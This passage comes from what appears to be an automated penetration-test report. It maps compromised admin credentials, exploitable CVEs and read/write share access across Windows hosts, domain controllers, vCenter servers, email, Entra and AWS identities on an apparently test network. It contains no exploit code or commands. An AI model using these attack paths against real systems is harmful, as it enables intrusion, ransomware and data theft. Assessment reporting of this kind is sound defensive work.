- SMB service at 10.0.220.6:445 accessed by Domain Admin credential naveensunkavally
- SMB service at 10.0.220.6:445 accessed by Local Admin credential naveensunkavally
- SMB service at 10.0.220.6:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.220.6:445 accessed by Local Admin credential administrator
- SMB service at 10.0.220.6:445 accessed by Domain Admin credential a-jsmith

- SMB service at 10.0.220.6:445 accessed by Local Admin credential a-jsmith
- SMB service at 10.0.220.6:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.220.6:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.220.6:445 accessed by credential admin
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.220.6:445
- SMB service at 10.0.220.6:445 accessed by credential xadmin
- SMB service at 10.0.220.6:445 accessed by credential user
- SMB service at 10.0.220.6:445 accessed by credential a-jsmith via man-in-the-middle relay attack

Host 10.2.4.5 (horizon.pod04.example.internal)

- SMB service at 10.2.4.5:445 accessed by Domain Admin credential cbr-user
- SMB service at 10.2.4.5:445 accessed by Local Admin credential cbr-user
- SMB service at 10.2.4.5:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.2.4.5:445 accessed by Local Admin credential a-jsmith
- SMB service at 10.2.4.5:445 accessed by Domain Admin credential Administrator
- SMB service at 10.2.4.5:445 accessed by Local Admin credential Administrator
- SMB service at 10.2.4.5:445 accessed by Domain Admin credential administrator
- SMB service at 10.2.4.5:445 accessed by Local Admin credential administrator
- SMB service at 10.2.4.5:445 accessed by credential cbr-user
- Credential Reuse - Shared Windows Local User and Domain User Accounts (H3-2022-0085) affecting SMB service at 10.2.4.5:445
- SMB service at 10.2.4.5:445 accessed by credential administrator

Host 10.0.220.54 (winxp.smoke.net)

- SMB service at 10.0.220.54:445 accessed by Domain Admin credential it_support
- SMB service at 10.0.220.54:445 accessed by Local Admin credential it_support
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential admin1
- SMB service at 10.0.220.54:445 accessed by Local Admin credential admin1
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential ex$
- SMB service at 10.0.220.54:445 accessed by Local Admin credential ex$
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential naveensunkavally
- SMB service at 10.0.220.54:445 accessed by Local Admin credential naveensunkavally
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) affecting SMB service at 10.0.220.54:445
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.220.54:445 accessed by Local Admin credential administrator
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.220.54:445 accessed by Local Admin credential a-jsmith
- SMB service at 10.0.220.54:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.220.54:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.220.54:445 accessed by Local Admin credential jsmith

- SMB service at 10.0.220.54:445 accessed by credential administrator
- SMB service at 10.0.220.54:445 accessed by credential jsmith
- SMB service at 10.0.220.54:445 accessed by credential admin
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.220.54:445

Host 10.0.220.53 (win10.smoke.net)

- SMB service at 10.0.220.53:445 accessed by Domain Admin credential it_support
- SMB service at 10.0.220.53:445 accessed by Local Admin credential it_support
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential admin1
- SMB service at 10.0.220.53:445 accessed by Local Admin credential admin1
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential ex$
- SMB service at 10.0.220.53:445 accessed by Local Admin credential ex$
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential naveensunkavally
- SMB service at 10.0.220.53:445 accessed by Local Admin credential naveensunkavally
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.220.53:445 accessed by Local Admin credential administrator
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.220.53:445 accessed by Local Admin credential a-jsmith
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) affecting SMB service at 10.0.220.53:445
- SMB service at 10.0.220.53:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.220.53:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.220.53:445 accessed by credential xadmin
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.220.53:445
- SMB service at 10.0.220.53:445 accessed by credential user
- SMB service at 10.0.220.53:445 accessed by credential dc$ via man-in-the-middle relay attack
- Credential Reuse - Shared Windows Local User and Domain User Accounts (H3-2022-0085) affecting SMB service at 10.0.220.53:445

Host 10.0.229.6 (app4.smoke.net)

- SMB service at 10.0.229.6:445 accessed by Domain Admin credential it_support
- SMB service at 10.0.229.6:445 accessed by Local Admin credential it_support
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential admin1
- SMB service at 10.0.229.6:445 accessed by Local Admin credential admin1
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential ex$
- SMB service at 10.0.229.6:445 accessed by Local Admin credential ex$
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential naveensunkavally
- SMB service at 10.0.229.6:445 accessed by Local Admin credential naveensunkavally
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.229.6:445 accessed by Local Admin credential administrator
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential a-jsmith

- SMB service at 10.0.229.6:445 accessed by Local Admin credential a-jsmith
- SMB service at 10.0.229.6:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.229.6:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.229.6:445 accessed by credential xadmin
- SMB service at 10.0.229.6:445 accessed by Local Admin credential jsmith
- SMB service at 10.0.229.6:445 accessed by credential administrator
- SMB service at 10.0.229.6:445 accessed by credential a-jsmith via man-in-the-middle relay attack
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.229.6:445

Host 10.0.229.4 (ex2.smoke.net)

- Apache ActiveMQ OpenWire Transport Remote Code Execution Vulnerability (CVE-2023-46604) affecting Apache service at 10.0.229.4:61616
- Apache ActiveMQ Remote Code Execution Vulnerability (CVE-2016-3088) affecting Web service at 10.0.229.4:8161
- Privilege escalation from user admin to user root using weakness Unrestricted Sudo Privileges (H3-2021-0039)
- Unauthenticated Access to the Jenkins Script Console (H3-2020-0021) affecting Web service at 10.0.229.4:8080
- Insecure Java JMX Configuration (H3-2020-0022) affecting Java service at 10.0.229.4:11099
- SSH service at 10.0.229.4:22 accessed by credential admin
- SSH service at 10.0.229.4:22 accessed by credential user
- Privilege escalation from user user to user root using weakness Unrestricted Sudo Privileges (H3-2021-0039)

Host 10.2.51.108

- Apache Solr Velocity Remote Code Execution Vulnerability (CVE-2019-17558) affecting Misc service at 10.2.51.108:8984
- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting Web service at 10.2.51.108:8980
- Apache Solr DataImportHandler Remote Code Execution Vulnerability (CVE-2019-0193) affecting Misc service at 10.2.51.108:8984
- SSH service at 10.2.51.108:8101 accessed by credential admin

Host 10.2.51.101

- Apache ActiveMQ OpenWire Transport Remote Code Execution Vulnerability (CVE-2023-46604) affecting Apache service at 10.2.51.101:61616
- Microsoft SQL Server database at 10.2.51.101:1433 accessed by credential sa

Host 10.0.4.29 (vcsa.pod04.example.internal)

- VMware vCenter Server Access Control Vulnerability (CVE-2020-3952) affecting LDAP service at 10.0.4.29:389
- VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability (CVE-2021-21985) affecting Web service at 10.0.4.29:443
- VMware vCenter vROPS Plugin Remote Code Execution Vulnerability (CVE-2021-21972) affecting Web service at 10.0.4.29:443

Host 10.0.40.87

- VMware vRealize Operations Manager Server-Side Request Forgery Vulnerability (CVE-2021-21975) affecting Web service at 10.0.40.87:443

2.1.5. Ransomware Exposure CRITICAL 10

Ransomware exposure on 33 stores via 75 separate attack vectors. Ransomware exposures can be used by attackers to obtain access to business-critical data stores, encrypt them with a secret key, and demand a ransom payment from your company before releasing the decryption key. Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and affected services restored.

- Compromised credentials with write access to data stores on domain controller 10.0.229.1 (dc.smoke.net), domain controller 10.0.4.2 (dc02.pod04.example.internal), and 29 other assets. These assets are vulnerable to a ransomware attack. Ransomware is used by attackers to encrypt business-critical data with a secret key, then demand a ransom payment from your company before releasing the key. Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and all affected services restored.
- Discovered and exploited critical vulnerabilities that can lead to a ransomware attack affecting 10.0.40.99 (vcsa.smoke.net) and 10.0.4.29 (vcsa.pod04.example.internal). Ransomware is used by attackers to encrypt business-critical data with a secret key, then demand a ransom payment from your company before releasing the key. Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and all affected services restored.

Attack Paths

Domain controller 10.0.229.1 (dc.smoke.net)

- Read/Write access to SMB Share C$ at 10.0.229.1:445 using the credential for domain admin a-jsmith
- Read/Write access to SMB Share ADMIN$ at 10.0.229.1:445 using the credential for domain admin a-jsmith

Domain controller 10.0.4.2 (dc02.pod04.example.internal)

- Read/Write access to SMB Share ADMIN$ at 10.0.4.2:445 using the credential for domain admin a-jsmith
- Read/Write access to SMB Share C$ at 10.0.4.2:445 using the credential for domain admin a-jsmith

Domain controller 10.0.229.2 (dc2.smoke.net)

- Read/Write access to SMB Share ADMIN$ at 10.0.229.2:445 using the credential for domain admin a-jsmith
- Read/Write access to SMB Share C$ at 10.0.229.2:445 using the credential for domain admin a-jsmith

Domain controller 10.0.4.1 (dc01.pod04.example.internal)

- Read/Write access to SMB Share C$ at 10.0.4.1:445 using the credential for domain admin a-jsmith
- Read/Write access to SMB Share ADMIN$ at 10.0.4.1:445 using the credential for domain admin a-jsmith

Host 10.0.4.130 (win10.pod04.example.internal)

- Read/Write access to SMB Share C$ at 10.0.4.130:445 using the credential for local admin cbr-user
- Read/Write access to SMB Share ADMIN$ at 10.0.4.130:445 using the credential for local admin cbr-user

Host 10.0.40.71

- Read/Write access to SMB Share C$ at 10.0.40.71:445 using the credential for local admin administrator

- Read/Write access to SMB Share ADMIN$ at 10.0.40.71:445 using the credential for local admin administrator

Host 10.0.220.53 (win10.smoke.net)

- Read/Write access to SMB Share C$ at 10.0.220.53:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.220.53:445 using the credential for local admin administrator
- Read/Write access to SMB Share Bitnami at 10.0.220.53:445 using the credential for local admin administrator

Host 10.0.40.75

- Read/Write access to SMB Share C$ at 10.0.40.75:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.40.75:445 using the credential for local admin administrator

Host 10.0.4.4 (svr01.pod04.example.internal)

- Read/Write access to SMB Share C$ at 10.0.4.4:445 using the credential for local admin cbr-user
- Read/Write access to SMB Share ADMIN$ at 10.0.4.4:445 using the credential for local admin cbr-user

Host 10.0.229.11 (fs.smoke.net)

- Read/Write access to SMB Share C$ at 10.0.229.11:445 using the credential for local admin xadmin
- Read/Write access to SMB Share ADMIN$ at 10.0.229.11:445 using the credential for local admin xadmin
- Read/Write access to SMB Share FTP at 10.0.229.11:445 using the credential for local admin xadmin
- Read/Write access to SMB Share Users at 10.0.229.11:445 using the credential for local admin xadmin

Host 10.0.4.22 (zoho.pod04.example.internal)

- Read/Write access to SMB Share C$ at 10.0.4.22:445 using the credential for local admin cbr-user
- Read/Write access to SMB Share ADMIN$ at 10.0.4.22:445 using the credential for local admin cbr-user

Host 10.0.40.72

- Read/Write access to SMB Share C$ at 10.0.40.72:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.40.72:445 using the credential for local admin administrator

Host 10.0.4.29 (vcsa.pod04.example.internal)

- VMware vCenter Server Access Control Vulnerability (CVE-2020-3952) affecting LDAP service at 10.0.4.29:389 exposes a ransomware target
- VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability (CVE-2021-21985) affecting Web service at 10.0.4.29:443 exposes a ransomware target
- VMware vCenter vROPS Plugin Remote Code Execution Vulnerability (CVE-2021-21972) affecting Web service at 10.0.4.29:443 exposes a ransomware target

Host 10.0.40.99 (vcsa.smoke.net)

- VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability (CVE-2021-21985) affecting Web service at 10.0.40.99:443 exposes a ransomware target
- VMware vCenter Server Access Control Vulnerability (CVE-2020-3952) affecting LDAP service at 10.0.40.99:389 exposes a ransomware target

- VMware vCenter vROPS Plugin Remote Code Execution Vulnerability (CVE-2021-21972) affecting Web service at 10.0.40.99:443 exposes a ransomware target

Host 10.0.220.54 (winxp.smoke.net)

- Read/Write access to SMB Share C$ at 10.0.220.54:445 using the credential for domain user jsmith
- Read/Write access to SMB Share ADMIN$ at 10.0.220.54:445 using the credential for domain user jsmith

Host 10.0.40.64

- Read/Write access to SMB Share C$ at 10.0.40.64:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.40.64:445 using the credential for local admin administrator

Host 10.0.4.9

- Read/Write access to SMB Share C$ at 10.0.4.9:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.4.9:445 using the credential for local admin administrator

Host 10.0.4.135 (win8)

- Read/Write access to SMB Share C$ at 10.0.4.135:445 using the credential for local admin cbr-user
- Read/Write access to SMB Share ADMIN$ at 10.0.4.135:445 using the credential for local admin cbr-user

Host 10.0.229.6 (app4.smoke.net)

- Read/Write access to SMB Share C$ at 10.0.229.6:445 using the credential for local admin administrator
- Read/Write access to SMB Share ADMIN$ at 10.0.229.6:445 using the credential for local admin administrator

Host 10.0.4.14 (win2008)

- Read/Write access to SMB Share ADMIN$ at 10.0.4.14:445 using the credential for local admin administrator
- Read/Write access to SMB Share C$ at 10.0.4.14:445 using the credential for local admin administrator

2.1.6. Sensitive Data Exposure CRITICAL 10

Compromised sensitive data on 40 stores via 150 separate attack vectors. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

- Protected data discovered due to compromised credentials with access to data stores on domain controller 10.0.229.1 (dc.smoke.net), domain controller 10.0.4.2 (dc02.pod04.example.internal), and 38 other assets. NodeZero found 1,000 items classified as PII, specifically of these types: U.S. Social Security Number. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.
- Compromised systems that potentially host sensitive data in a database on 10.0.4.4 (svr01.pod04.example.internal), 10.0.4.129 (win7.pod04.example.internal), and 4 other hosts. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.
- Compromised credentials with access to potentially sensitive databases on 10.2.51.101, AWS RDS resource arn:aws:rds:us-east-1:209109850873:db:pg-secrets, 10.0.40.114, and 10.0.229.4 (ex2.smoke.net). Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

- Discovered potentially sensitive findings in the source code from Git repo fakegit. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

Attack Paths

Domain controller 10.0.229.1 (dc.smoke.net)

- Sensitive files on SMB Share C$ at 10.0.229.1:445 accessed by the credential for domain admin a-jsmith
- Sensitive files on SMB Share ADMIN$ at 10.0.229.1:445 accessed by the credential for domain admin a-jsmith

Domain controller 10.0.4.2 (dc02.pod04.example.internal)

- Sensitive files on SMB Share ADMIN$ at 10.0.4.2:445 accessed by the credential for domain admin a-jsmith
- Sensitive files on SMB Share C$ at 10.0.4.2:445 accessed by the credential for domain admin a-jsmith

Domain controller 10.0.229.2 (dc2.smoke.net)

- Sensitive files on SMB Share ADMIN$ at 10.0.229.2:445 accessed by the credential for domain admin a-jsmith
- Sensitive files on SMB Share C$ at 10.0.229.2:445 accessed by the credential for domain admin a-jsmith

Domain controller 10.0.4.1 (dc01.pod04.example.internal)

- Sensitive files on SMB Share C$ at 10.0.4.1:445 accessed by the credential for domain admin a-jsmith
- Sensitive files on SMB Share ADMIN$ at 10.0.4.1:445 accessed by the credential for domain admin a-jsmith

Host 10.0.4.130 (win10.pod04.example.internal)

- Sensitive files on SMB Share C$ at 10.0.4.130:445 accessed by the credential for local admin cbr-user
- Sensitive files on SMB Share ADMIN$ at 10.0.4.130:445 accessed by the credential for local admin cbr-user
- Sensitive files on SMB Share Guest at 10.0.4.130:445 accessed by the credential for local user Guest

Host 10.0.40.71

- Sensitive files on SMB Share C$ at 10.0.40.71:445 accessed by the credential for local admin administrator
- Fortinet FortiClient EMS SQL Injection Vulnerability (CVE-2023-48788) affecting Misc service at 10.0.40.71:8013
- Sensitive files on SMB Share ADMIN$ at 10.0.40.71:445 accessed by the credential for local admin administrator
- SMB service at 10.0.40.71:445 accessed by credential cbr-user
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.40.71:445
- SMB service at 10.0.40.71:445 accessed by credential administrator

Host 10.0.220.53 (win10.smoke.net)

- Sensitive files on SMB Share C$ at 10.0.220.53:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.220.53:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share Bitnami at 10.0.220.53:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share Visitors at 10.0.220.53:445 accessed by the credential for local user user
- Sensitive files on SMB Share Users at 10.0.220.53:445 accessed by the credential for local user user

Host 10.0.40.75

- Sensitive files on SMB Share C$ at 10.0.40.75:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.40.75:445 accessed by the credential for local admin administrator
- SMB service at 10.0.40.75:445 accessed by credential administrator
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.40.75:445

Host 10.0.4.4 (svr01.pod04.example.internal)

- PII / PCI on SMB Share C$ at 10.0.4.4:445 accessed by the credential for local admin cbr-user
- SMB service at 10.0.4.4:445 accessed by Domain Admin credential cbr-user
- SMB service at 10.0.4.4:445 accessed by Local Admin credential cbr-user
- SMB service at 10.0.4.4:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.4:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.4:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.4.4:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.4.4:445 accessed by Local Admin credential administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.4.4:445 accessed by the credential for local admin cbr-user
- Sensitive files on MOUNTD Share /NFS at 10.0.4.4:2049 accessed by an anonymous credential
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.4.4:445
- SMB service at 10.0.4.4:445 accessed by credential cbr-user
- SMB service at 10.0.4.4:445 accessed by credential administrator

Host 10.0.229.11 (fs.smoke.net)

- Sensitive files on SMB Share C$ at 10.0.229.11:445 accessed by the credential for local admin xadmin
- Sensitive files on SMB Share ADMIN$ at 10.0.229.11:445 accessed by the credential for local admin xadmin
- Sensitive files on SMB Share FTP at 10.0.229.11:445 accessed by the credential for local admin xadmin
- Sensitive files on SMB Share Users at 10.0.229.11:445 accessed by the credential for local admin xadmin
- Sensitive files on SMB Share PCRelease at 10.0.229.11:445 accessed by the credential for local admin xadmin

Host 10.0.4.22 (zoho.pod04.example.internal)

- Sensitive files on SMB Share C$ at 10.0.4.22:445 accessed by the credential for local admin cbr-user
- SMB service at 10.0.4.22:445 accessed by Domain Admin credential cbr-user
- SMB service at 10.0.4.22:445 accessed by Local Admin credential cbr-user
- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515) affecting Web service at 10.0.4.22:8383
- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515) affecting Misc service at 10.0.4.22:8444
- SMB service at 10.0.4.22:445 accessed by Domain Admin credential a-jsmith
- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515) affecting Web service at 10.0.4.22:8020
- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515) affecting Web service at 10.0.4.22:8443

- SMB service at 10.0.4.22:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.22:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.4.22:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.4.22:445 accessed by Local Admin credential administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.4.22:445 accessed by the credential for local admin cbr-user
- SMB service at 10.0.4.22:445 accessed by credential administrator
- SMB service at 10.0.4.22:445 accessed by credential cbr-user
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.4.22:445

Host 10.0.40.72

- Sensitive files on SMB Share C$ at 10.0.40.72:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.40.72:445 accessed by the credential for local admin administrator

Host 10.0.4.129 (win7.pod04.example.internal)

- SMB service at 10.0.4.129:445 accessed by Domain Admin credential cbr-user
- SMB service at 10.0.4.129:445 accessed by Local Admin credential cbr-user
- SMB service at 10.0.4.129:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.129:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.129:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.4.129:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.4.129:445 accessed by Local Admin credential administrator
- Sensitive files on SMB Share C$ at 10.0.4.129:445 accessed by the credential for domain user jsmith
- Sensitive files on SMB Share ADMIN$ at 10.0.4.129:445 accessed by the credential for domain user jsmith
- SMB service at 10.0.4.129:445 accessed by credential cbr-user

Host 10.0.220.54 (winxp.smoke.net)

- Sensitive files on SMB Share Share at 10.0.220.54:445 accessed by the credential for domain user jsmith
- Sensitive files on SMB Share C$ at 10.0.220.54:445 accessed by the credential for domain user jsmith
- Sensitive files on SMB Share ADMIN$ at 10.0.220.54:445 accessed by the credential for domain user jsmith

Host 10.0.40.64

- Sensitive files on SMB Share C$ at 10.0.40.64:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.40.64:445 accessed by the credential for local admin administrator

Host 10.0.4.9

- Sensitive files on SMB Share C$ at 10.0.4.9:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.4.9:445 accessed by the credential for local admin administrator

Host 10.0.4.135 (win8)

- Sensitive files on SMB Share C$ at 10.0.4.135:445 accessed by the credential for local admin cbr-user

- Sensitive files on SMB Share ADMIN$ at 10.0.4.135:445 accessed by the credential for local admin cbr-user

Host 10.0.229.6 (app4.smoke.net)

- Sensitive files on SMB Share C$ at 10.0.229.6:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share ADMIN$ at 10.0.229.6:445 accessed by the credential for local admin administrator

Host 10.0.4.14 (win2008)

- Sensitive files on SMB Share ADMIN$ at 10.0.4.14:445 accessed by the credential for local admin administrator
- Sensitive files on SMB Share C$ at 10.0.4.14:445 accessed by the credential for local admin administrator

Host 10.0.4.133

- Sensitive files on SMB Share ADMIN$ at 10.0.4.133:445 accessed by the credential for local admin cbr-user
- Sensitive files on SMB Share C$ at 10.0.4.133:445 accessed by the credential for local admin cbr-user

2.1.7. Business Email Compromise CRITICAL 9.8

Compromised 3 email accounts. Business email compromise allows attackers to send and receive emails under the guise of that user. Attackers commonly leverage email access to conduct business accounting fraud, conduct highly targeted phishing attacks, gain access to sensitive information, and elicit trusting coworkers to perform actions on their behalf.

- Compromised the email accounts xhh0p6mzrs@pod15.example.com, xhh0p6mzrs@pod16.example.com, and xhh0p6mzrs@pod04.example.com. Business email compromise enables attackers to send and receive emails under the guise of that user. Attackers commonly leverage email access to conduct business accounting fraud, conduct highly targeted phishing attacks, gain access to sensitive information, and elicit trusting coworkers to perform actions on their behalf.

Attack Paths

Business email account xhh0p6mzrs@pod04.example.com

- Business email account xhh0p6mzrs@pod04.example.com accessed by credential xhh0p6mzrs

Business email account xhh0p6mzrs@pod15.example.com

- Business email account xhh0p6mzrs@pod15.example.com accessed by credential xhh0p6mzrs

Business email account xhh0p6mzrs@pod16.example.com

- Business email account xhh0p6mzrs@pod16.example.com accessed by credential xhh0p6mzrs

2.1.8. Domain User Compromise CRITICAL 9.8

Compromised 35 domain users. Once a domain user is compromised, anything that user account has access to should be considered compromised.

- Compromised the domain user accounts for cbr-user, it_support, and 26 other accounts. Once a domain user is compromised, anything that user account has access to should be considered compromised.

Attack Paths

Domain Admin administrator

- Domain Admin administrator in domain POD04.EXAMPLE.INTERNAL

Domain Admin Administrator

- Domain Admin Administrator in domain POD04.EXAMPLE.INTERNAL

Domain Admin a-jsmith

- Domain Admin a-jsmith in domain POD04.EXAMPLE.INTERNAL

Domain Admin cbr-user

- Domain Admin cbr-user in domain POD04.EXAMPLE.INTERNAL

Domain Admin admin1

- Domain Admin admin1 in domain SMOKE.NET

Domain Admin administrator

- Domain Admin administrator in domain SMOKE.NET

Domain Admin Administrator

- Domain Admin Administrator in domain SMOKE.NET

Domain Admin a-jsmith

- Domain Admin a-jsmith in domain SMOKE.NET

Domain Admin ex$

- Domain Admin ex$ in domain SMOKE.NET

Domain Admin it_support

- Domain Admin it_support in domain SMOKE.NET

Domain Admin naveensunkavally

- Domain Admin naveensunkavally in domain SMOKE.NET

Domain User dc01$

- Domain User dc01$ in domain POD04.EXAMPLE.INTERNAL

Domain User dc02$

- Domain User dc02$ in domain POD04.EXAMPLE.INTERNAL

Domain User guest

- Domain User guest in domain POD04.EXAMPLE.INTERNAL

Domain User Guest

- Domain User Guest in domain POD04.EXAMPLE.INTERNAL

Domain User horizon$

- Domain User horizon$ in domain POD04.EXAMPLE.INTERNAL

Domain User jsmith

- Domain User jsmith in domain POD04.EXAMPLE.INTERNAL

Domain User MSOL_97d10b16b452

- Domain User MSOL_97d10b16b452 in domain POD04.EXAMPLE.INTERNAL

Domain User svr01$

- Domain User svr01$ in domain POD04.EXAMPLE.INTERNAL

Domain User win7$

- Domain User win7$ in domain POD04.EXAMPLE.INTERNAL

2.1.9. Microsoft Entra User Compromise CRITICAL 9.8

Compromised 12 domain users via 34 separate attack vectors. Once a Microsoft Entra user is compromised, anything that user has access to should be considered compromised. This could include access to the Microsoft Entra tenant, Microsoft 365, and even access to Azure subscriptions.

- Compromised the Entra ID user accounts for a-jsmith, xhh0p6mzrs, and 3 other accounts. Once an Entra ID user is compromised, anything that account has access to should be considered compromised. This could include access to typical AD services, Office 365 documents and business email, information about the Entra ID tenant, and related Azure services.

Attack Paths

Microsoft Entra User sync_az01_97d10b16b452

- Microsoft Entra User sync_az01_97d10b16b452 in domain example.onmicrosoft.com

Microsoft Entra User xhh0p6mzrs

- Microsoft Entra User xhh0p6mzrs in domain pod04.example.com

Microsoft Entra User a-jsmith

- Microsoft Entra User a-jsmith in domain pod14.example.com

Microsoft Entra User jsmith

- Microsoft Entra User jsmith in domain pod14.example.com

Microsoft Entra User xhh0p6mzrs

- Microsoft Entra User xhh0p6mzrs in domain pod14.example.com

Microsoft Entra User a-jsmith

- Microsoft Entra User a-jsmith in domain pod15.example.com

Microsoft Entra User jsmith

- Microsoft Entra User jsmith in domain pod15.example.com

Microsoft Entra User xhh0p6mzrs

- Microsoft Entra User xhh0p6mzrs in domain pod15.example.com

Microsoft Entra Admin a-jsmith

- Microsoft Entra Admin a-jsmith in domain pod16.example.com

Microsoft Entra User jsmith

- Microsoft Entra User jsmith in domain pod16.example.com

Microsoft Entra Admin nodezero_92250

- Microsoft Entra Admin nodezero_92250 in domain pod16.example.com

Microsoft Entra User xhh0p6mzrs

- Microsoft Entra User xhh0p6mzrs in domain pod16.example.com

2.1.10. AWS User Role Compromise CRITICAL 9

Compromised 9 users/roles. Once an AWS user or role is compromised, anything that user or role has access to including cloud resources, cloud services, and data should be considered compromised.

- Compromised the AWS identities audit, list-role, and 7 other accounts in the AWS account. Once an AWS user or role is compromised, anything that user or role has access to including cloud resources, cloud services, and data should be considered compromised.

Attack Paths

AWS Role assuming-role

- AWS Role assuming-role in account 209109850873

AWS Role audit

- AWS Role audit in account 209109850873

AWS Role hard-to-guess-305199

- AWS Role hard-to-guess-305199 in account 209109850873

AWS Role list-role

- AWS Role list-role in account 209109850873

AWS Role pod04-docker-2024040117052407370000000f

- AWS Role pod04-docker-2024040117052407370000000f in account 209109850873

AWS Role pod13-docker-2024031421191232510000000 1

- AWS Role pod13-docker-2024031421191232510000000 1 in account 209109850873

AWS Role read-role

- AWS Role read-role in account 209109850873

AWS Role test-exec-ssm

- AWS Role test-exec-ssm in account 209109850873

AWS Role write-role

- AWS Role write-role in account 209109850873

2.2. Weakness Summary

The pentest identified **CRITICAL** degrees of risk within the target network, including **136 confirmed weaknesses** (with proof-of-exploit provided) and **20 potential weaknesses**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

2.2.1. Confirmed Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
9	05/24/2024, 2:12 PM	Windows SMB Remote Code Execution Vulnerability	CVE-2017-0144	VULNERABILITY	CRITICAL 10

Count	First Seen	Name	Weakness ID	Type	Severity
8	05/24/2024, 2:45 PM	Windows Print Spooler Remote Code Execution Vulnerability	CVE-2021-34527	VULNERABILITY	CRITICAL 10
16	05/24/2024, 2:54 PM	Active Directory Domain Services Elevation of Privilege Vulnerability	CVE-2021-42278	VULNERABILITY	CRITICAL 10
3	05/24/2024, 4:20 PM	Microsoft Windows Active Directory Certificate Services (ADCS) Privilege Escalation via User Specified Machine Account DNSHostName	CVE-2022-26923	VULNERABILITY	CRITICAL 10
